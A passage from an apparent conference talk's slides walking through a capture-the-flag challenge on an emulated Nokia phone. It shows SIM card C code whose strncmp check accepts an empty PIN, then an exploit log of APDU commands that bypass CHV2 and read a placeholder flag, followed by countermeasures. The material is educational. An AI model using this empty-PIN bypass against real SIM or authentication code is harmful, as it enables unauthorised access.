    cJSON *chv_json = NULL;

    if(chv != CHV_1 && chv != CHV_2)
        return CHV_STATUS_INVALID_ARG;

    int r = chv_int_auth_and_get_node(sim, chv, &chv_json, val);

    if(r != CHV_STATUS_TRUE)
        return r;

    chv_int_reset_remaining(sim, chv_json);
    sim->chv_unlocked[chv] = true;
    return CHV_STATUS_TRUE;
}
```

Verifying CHV2

```
static int chv_int_auth_and_get_node(struct simcard *sim, enum CHV chv, cJSON **chv_out, char *chvval)
{
    cJSON *chvs_json = NULL, *chv_json = NULL;
    ...
    if(chv_int_get_remaining(chv_json) == 0) {
        DMSG("PIN is blocked\n");
        return CHV_STATUS_BLOCKED;
    }

    char *pin = cJSON_GetStringValue(cJSON_GetObjectItem(chv_json, "value"));

    if(strncmp(pin, chvval, strlen(chvval))) {
        DMSG("PIN is wrong\n");
        chv_int_decrement_remaining(sim, chv_json);

        if(chv_int_get_remaining(chv_json) == 0)
            return CHV_STATUS_BLOCKED;
        else
            return CHV_STATUS_FALSE;
    } else {
        DMSG("PIN is correct\n");
        chv_int_reset_remaining(sim, chv_json);
        return CHV_STATUS_TRUE;
    }
```

SIM card bug

- bug is in strncmp
- length of supplied string is used at strncmp
- when empty string is supplied strncmp returns true

SIM card bug: TLDR

SIM card bug

```
root@nokia:~/stage2# ./stage2

Verifying empty CHV2
Sending 0xd bytes: a0 20 00 02 08 ff ff ff ff ff ff ff ff
Received back 0x02 bytes: 90 00
VERIFY CHV2 success

Selecting file
Sending 0x7 bytes: a0 a4 00 00 02 43 33
Received back 0x02 bytes: 9f 0f
SELECT success: SW2: 0x0f

Getting select response
Sending 0x5 bytes: a0 c0 00 00 0f
Received back 0x11 bytes: 00 00 00 2a 43 33 04 00 2f f0 44 01 02 00 00 90 00
File len is 0x002a

Retrieving file with length 42
Sending 0x5 bytes: a0 b0 00 00 2a
Received back 0x2c bytes: 54 68 69 73 20 77 6f 75 6c 64 20 62 65 20 74 68 65 20 66 6c 61 67 20 79 6f 75 20 61 72
65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 90 00
Flag: This would be the flag you are looking for
```

Demo:
identitytheft (stage 2)

Impact and countermeasures

- stage 1
  - buffer overflows are real
  - properly check boundaries
  - use available protection mechanisms (e.g. PIE, ASLR, NX)
- stage 2
  - similar exploit actually occured in the wild
    - CVE-2017-5689, aka "Intel AMT Hack"
      - bypass authentication at AMT Web Interface
      - get full control over the system
- be careful when using C

Questions?

Sources and further info

- https://github.com/G33KatWork/35c3ctf_nokia
- https://media.ccc.de/v/c4.openchaos.2019.04.the-35c3-ctf-nokia-phone-challenge
- https://ctftime.org/task/7440
- https://thehackernews.com/2017/05/intel-amt-vulnerability.html